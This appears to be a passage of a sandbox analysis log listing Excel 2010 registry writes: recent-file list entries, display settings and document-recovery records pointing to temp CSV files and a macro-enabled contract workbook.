HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	4	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	4	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	4	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	4	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	4	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	4	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	4	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	4	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	4	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	4	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	4	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	4	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	4	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2874006916.xlsx	success or wait	4	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ED2F8	ED2F8	binary	04 00 00 00 E0 07 00 00 3B 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 62 00 65 00 66 00 6F 00 72 00 65 00 2E 00 33 00 2E 00 32 00 36 00 35 00 2E 00 37 00 35 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 46 0C 24 33 27 2B D7 01 F8 D2 0E 00 F8 D2 0E 00 00 00 00 00 B8 02 00 00 0A 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ED3B4	ED3B4	binary	04 00 00 00 E0 07 00 00 38 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 62 00 65 00 66 00 6F 00 72 00 65 00 2E 00 34 00 2E 00 35 00 2E 00 34 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 46 0C 24 33 27 2B D7 01 B4 D3 0E 00 B4 D3 0E 00 00 00 00 00 B8 02 00 00 0A 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ED45F	ED45F	binary	04 00 00 00 E0 07 00 00 38 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 62 00 65 00 66 00 6F 00 72 00 65 00 2E 00 35 00 2E 00 35 00 2E 00 33 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 29 FE 42 33 27 2B D7 01 5F D4 0E 00 5F D4 0E 00 00 00 00 00 B8 02 00 00 0A 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5795694722.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\6516896632.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	2	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2874006916.xlsx	success or wait	2	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ED52A	ED52A	binary	04 00 00 00 E0 07 00 00 30 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 78 00 6C 00 73 00 6D 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 0F FB 74 33 27 2B D7 01 2A D5 0E 00 2A D5 0E 00 00 00 00 00 B8 02 00 00 66 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ED5A7	ED5A7	binary	04 00 00 00 E0 07 00 00 2E 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 44 00 65 00 73 00 6B 00 74 00 6F 00 70 00 5C 00 43 00 6F 00 6E 00 74 00 72 00 61 00 63 00 74 00 5F 00 31 00 33 00 32 00 35 00 30 00 38 00 35 00 36 00 32 00 2E 00 78 00 6C 00 73 00 6D 00 00 00 00 00 17 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 44 00 65 00 73 00 6B 00 74 00 6F 00 70 00 5C 00 01 00 00 00 01 00 00 00 D2 C8 8C 33 27 2B D7 01 A7 D5 0E 00 A7 D5 0E 00 00 00 00 00 B8 02 00 00 66 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAC59AC0	unknown
